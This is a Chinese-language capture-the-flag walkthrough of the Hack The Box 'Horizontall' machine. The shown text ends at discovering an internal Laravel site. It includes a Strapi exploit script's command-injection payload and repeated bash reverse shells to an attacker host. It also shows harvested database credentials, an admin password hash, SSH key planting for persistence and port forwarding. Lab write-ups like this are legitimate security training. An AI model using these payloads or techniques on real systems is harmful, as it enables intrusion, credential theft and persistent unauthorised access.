


```
┌──(root㉿kali)-[~]
└─# python3 50239.py http://api-prod.horizontall.htb
[+] Checking Strapi CMS Version running
[+] Seems like the exploit will work!!!
[+] Executing exploit


R[+] Password reset was successfully
[+] Your email is: admin@horizontall.htb
[+] Your new credentials are: admin:SuperStrongPassword1
[+] Your authenticated JSON Web Token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MywiaXNBZG1pbiI6dHJ1ZSwiaWF0IjoxNzE
ZjCL75OfjfklxEA2erskhLpWLRb5lYYTlyQFUPk8


$> whoami
[+] Triggering Remote code executin
[*] Rember this is a blind RCE don't expect to see output
{"statusCode":400,"error":"Bad Request","message":[{"messages":[{"id":"An er
ror occurred"}]}]}
$> bash -c "bash -i >& /dev/tcp/10.10.14.2/9200 0>&1"
[+] Triggering Remote code executin
[*] Rember this is a blind RCE don't expect to see output
{"statusCode":400,"error":"Bad Request","message":[{"messages":[{"id":"An er
ror occurred"}]}]}
$> bash -i >& /dev/tcp/10.10.14.2/9200 0>&1
[+] Triggering Remote code executin
[*] Rember this is a blind RCE don't expect to see output
{"statusCode":400,"error":"Bad Request","message":[{"messages":[{"id":"An er
ror occurred"}]}]}
$> /bin/bash -c "bash -i >& /dev/tcp/10.10.14.2/9200 0>&1"
[+] Triggering Remote code executin
[*] Rember this is a blind RCE don't expect to see output
{"statusCode":400,"error":"Bad Request","message":[{"messages":[{"id":"An er
ror occurred"}]}]}
$> bash -c "bash -i >& /dev/tcp/10.10.14.2/9200 0>&1"
[+] Triggering Remote code executin
[*] Rember this is a blind RCE don't expect to see output
{"statusCode":400,"error":"Bad Request","message":[{"messages":[{"id":"An er
ror occurred"}]}]}
$> Traceback (most recent call last):
  File "/root/50239.py", line 74, in <module>
```

```
┌──(kali㉿kali)-[~]
└─$ su -
密碼：
┌──(root㉿kali)-[~]
└─# nc -lnvp 9200
listening on [any] 9200 ...
^C

┌──(root㉿kali)-[~]
└─# nc -lvnp 9200
listening on [any] 9200 ...
```

```
username : admin
passwd : SuperStrongPassword1
```

登入成功



Hi Admin!

希望您在您的專案中有所進展... 隨時歡迎您來看看 Strapi 的新功能。我們正在盡最大的努力依照您的建議改進這個產品。


閱讀文件
了解其中的觀念、參考指南以及教學。

範例
透過社群所開發的專案學習

Join the Community


在不同的社群中與其他成員、貢獻者以及開發者討論。

腳本是，請求POST，且有Data、Authorization設定



```
    print("[+] Triggering Remote code executin\n[*] Rember this is a blind RCE don't expect t
    headers = {"Authorization" : f"Bearer {jwt}"}
    data = {"plugin" : f"documentation && $({cmd})",
            "port" : "1337"}
    out = requests.post(f"{url}/admin/plugins/install", json = data, headers = headers)
    print(out.text)
```

測試腳本成功`bash -c 'bash -i >& /dev/tcp/10.10.14.2/9200 0>&1'`




```
    check_version()
    password_reset()
    terminal = Terminal()
    terminal.cmdloop()

┌──(root㉿kali)-[~/htb/horizontall]
└─#

┌──(root㉿kali)-[~/htb/horizontall]
└─# python3 50239.py http://api-prod.horizontall.htb/
[+] Checking Strapi CMS Version running
[+] Seems like the exploit will work!!!
[+] Executing exploit


[+] Password reset was successfully
[+] Your email is: admin@horizontall.htb
[+] Your new credentials are: admin:SuperStrongPassword1
[+] Your authenticated JSON Web Token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MywiaXNBZG1pbiI6dHJ1ZSwiaWF0IjoxN
zE2NTQ4MzAwLCJleHAiOjE3MTkxNDAzMDB9.gITpOuoHRa3YiDti7HwPipVs4XJe8oMoDoDrIuRedko


$> bash -c 'bash -i >& /dev/tcp/10.10.14.2/9200 0>&1'
[+] Triggering Remote code executin
[*] Rember this is a blind RCE don't expect to see output
<html>
<head><title>504 Gateway Time-out</title></head>
<body bgcolor="white">
<center><h1>504 Gateway Time-out</h1></center>
<hr><center>nginx/1.14.0 (Ubuntu)</center>
</body>
```

```
0 packets dropped by kernel

┌──(root㉿kali)-[~]
└─# nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.11.105] 38536
bash: cannot set terminal process group (1879): Inappropriate ioctl for device
bash: no job control in this shell
strapi@horizontall:~/myapi$ id
id
uid=1001(strapi) gid=1001(strapi) groups=1001(strapi)
strapi@horizontall:~/myapi$ whoami
whoami
strapi
strapi@horizontall:~/myapi$ 
```


---

user flag




```
strapi@horizontall:/home/developer$ cat user.txt
cat user.txt
d9cb560fc5d67f824456adafa3705626
strapi@horizontall:/home/developer$ 
```

有開3306，發現帳密




```
-rw-rw-r-- 1 strapi strapi 351 May 26  2021 /opt/strapi/myapi/config/environments/development/data
{
  "defaultConnection": "default",
  "connections": {
    "default": {
      "connector": "strapi-hook-bookshelf",
      "settings": {
        "client": "mysql",
        "database": "strapi",
        "host": "127.0.0.1",
        "port": 3306,
        "username": "developer",
        "password": "#J!:F9Zt2u"
      },
      "options": {}
    }
  }
```


```
        "client": "mysql",
        "database": "strapi",
        "host": "127.0.0.1",
        "port": 3306,
        "username": "developer",
        "password": "#J!:F9Zt2u"
```



```
mysql> show database;
ERROR 1064 (42000): You hav
 'database' at line 1
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| strapi             |
| sys                |
+--------------------+
5 rows in set (0.00 sec)
```



```
mysql> use strapi
Reading table information for comp
You can turn off this feature to g

Database changed
mysql> show tables;
+------------------------------+
| Tables_in_strapi             |
+------------------------------+
| core_store                   |
| reviews                      |
| strapi_administrator         |
| upload_file                  |
| upload_file_morph            |
| users-permissions_permission |
| users-permissions_role       |
| users-permissions_user       |
+------------------------------+
8 rows in set (0.00 sec)
```




```
mysql> select * from strapi_administrator;
+----+----------+----------------------+--------------------------------------------------------------+--------------------+---------+
| id | username | email                | password                                                     | resetPasswordToken | blocked |
+----+----------+----------------------+--------------------------------------------------------------+--------------------+---------+
|  3 | admin    | admin@horizontall.htb | $2a$10$EVfyhc57jfO9o1rscT3MIeF/q5H42yRDjMPpuVpEn1LDe1UIazhtS | NULL               |    NULL |
+----+----------+----------------------+--------------------------------------------------------------+--------------------+---------+
1 row in set (0.00 sec)
```

```
usernane : admin
hash_passwd : $2a$10$EVfyhc57jfO9o1rscT3MIeF/q5H42yRDjMPpuVpEn1LDe1UIazhtS
```


只找到這組帳密，完全不在/etc/passwd裡面。

發現有8000port



```
strapi@horizontall:/tmp$ netstat -ano
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       Timer
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:1337          0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:8000          0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0    144 10.10.11.105:38550      10.10.14.2:9200         ESTABLISHED on (0.40/0/0)
```

是一個網站，不需帳密




```
strapi@horizontall:~/.ssh$ curl -I 127.0.0.1:8000
HTTP/1.1 200 OK
Host: 127.0.0.1:8000
Date: Fri, 24 May 2024 12:08:02 GMT
Connection: close
X-Powered-By: PHP/7.4.22
Content-Type: text/html; charset=UTF-8
Cache-Control: no-cache, private
Date: Fri, 24 May 2024 12:08:02 GMT
Set-Cookie: XSRF-TOKEN=eyJpdiI6IkE0U0lkZGwxNFdmVUo0eGlVT2g1M1E9PSIsInZhbHVlIjoiVzRyV2dJdmtvVDlwcFdPL3g4ZnBBeEdLamRpbFNGSmZ6NVVPSE5Cd0RUZ1pWSm9BOGF1bm9
Ha2hxR0grU3Z2SHlhNUp2Qnh2SStldGtvdENRay9FM00yY3RYZVo4RFZCdDgxb09hOFE5dE05MWRNZUU5V2YxSjF4R2tsNU9RdWEiLCJtYWMiOiJhMzA4NjViNThjODlmOGYyYWYwNTI5YjZmOTU5O
TM3NDNkMzZhM2JkM2EzYTY4NjcxMmZkMDNjZmU2MWRkMGUyIn0%3D; expires=Fri, 24-May-2024 14:08:02 GMT; Max-Age=7200; path=/; samesite=lax
Set-Cookie: laravel_session=eyJpdiI6ImJVamUzZ3QyU2VmNjJ6ZGZWRXZkekE9PSIsInZhbHVlIjoiTHJJWU5aNmtSMkgxYzZzdkJBM1FhWWZtZkY4NVo0LzBmbVFJR3Eyc09uclFsVFozLz
F1aWEycHRzNFVaTFZ1aDhnWWxwT2ZxL1llTDU2cXJnY3RNVnU5eTQzeVV0c3phR2hkOUF2b1dUODJ1ZythVXB4OTNXUVlLNVg5K3NrTzAiLCJtYWMiOiIxMTNjZTRhYTI3MjFiOTIwMTIwNWQ3N2Zh
YmQ4ZjlmNzdiNWUyZmQ5NjA3MjEwNTM0NGU4YWYxOTBmYTliYmVkIn0%3D; expires=Fri, 24-May-2024 14:08:02 GMT; Max-Age=7200; path=/; httponly; samesite=lax
```

轉發需要密碼...，但找不到密碼，


建立金鑰，金鑰處理

KALI 攻擊機執行

使用ssh-keygen建立



```
└─# ssh-keygen
Generating public/private ed25519 key pair.
Enter file in which to save the key (/root/.ssh/id_ed25519):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_ed25519
Your public key has been saved in /root/.ssh/id_ed25519.pub
The key fingerprint is:
SHA256:9z1JJzaervnlTdau/eN480Uk/MyKLIJcuoqnyqn+h/w root@kali
The key's randomart image is:
+--[ED25519 256]--+
|                 |
|             .   |
|            o .  |
|             *   |
|       S .    = *|
|     . + . o * O.|
|   . . + . . + B *|
|. .+.. . . . o.%o|
|===+++E.     o+*o%|
+----[SHA256]-----+
```




```
┌──(root㉿kali)-[~/.ssh]
└─# cat id_ed25519.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIAEChNMjEO3jJXOvrzNBdjwz0m2i6xizvDce9h5WPLWD root@kali
```

id_ed25519.pub (公鑰)上傳報靶機
受害機執行

```
strapi@horizontall:~/myapi$ mkdir .ssh
strapi@horizontall:~/myapi$ cd .ssh
strapi@horizontall:~/myapi/.ssh$ echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIAEChNMjEO3jJXOvrzNBdjwz0m2i6xizvDce9h5WPLWD root@kali" > authorized_keys
strapi@horizontall:~/.ssh$ chmod 600 authorized_keys
```

攻擊機執行轉發，並進行私鑰解密(成功)

```
ssh -fgN -L 9000:127.0.0.1:8000 -i id_ed25519 strapi@10.10.11.105
```



Documentation

Laravel has wonderful, thorough documentation covering every aspect of the framework. Whether you are new to the framework or have previous experience with Laravel, we recommend reading all of the documentation from beginning to end.

Laracasts

Laracasts offers thousands of video tutorials on Laravel, PHP, and JavaScript development. Check them out, see for yourself, and massively level up your development skills in the process.

Laravel News

Laravel News is a community driven portal and newsletter aggregating all of the latest and most important news in the Laravel ecosystem, including new package releases and tutorials.

Vibrant Ecosystem

Laravel's robust library of first-party tools and libraries, such as Forge, Vapor, Nova, and Envoyer help you take your projects to the next level. Pair them with powerful open source libraries like Cashier, Dusk, Echo, Horizon, Sanctum, Telescope, and more.

Shop Sponsor


Laravel v8 (PHP v7.4.18)

版本：Laravel v8 (PHP v7.4.18)

找到`Laravel`相關資訊

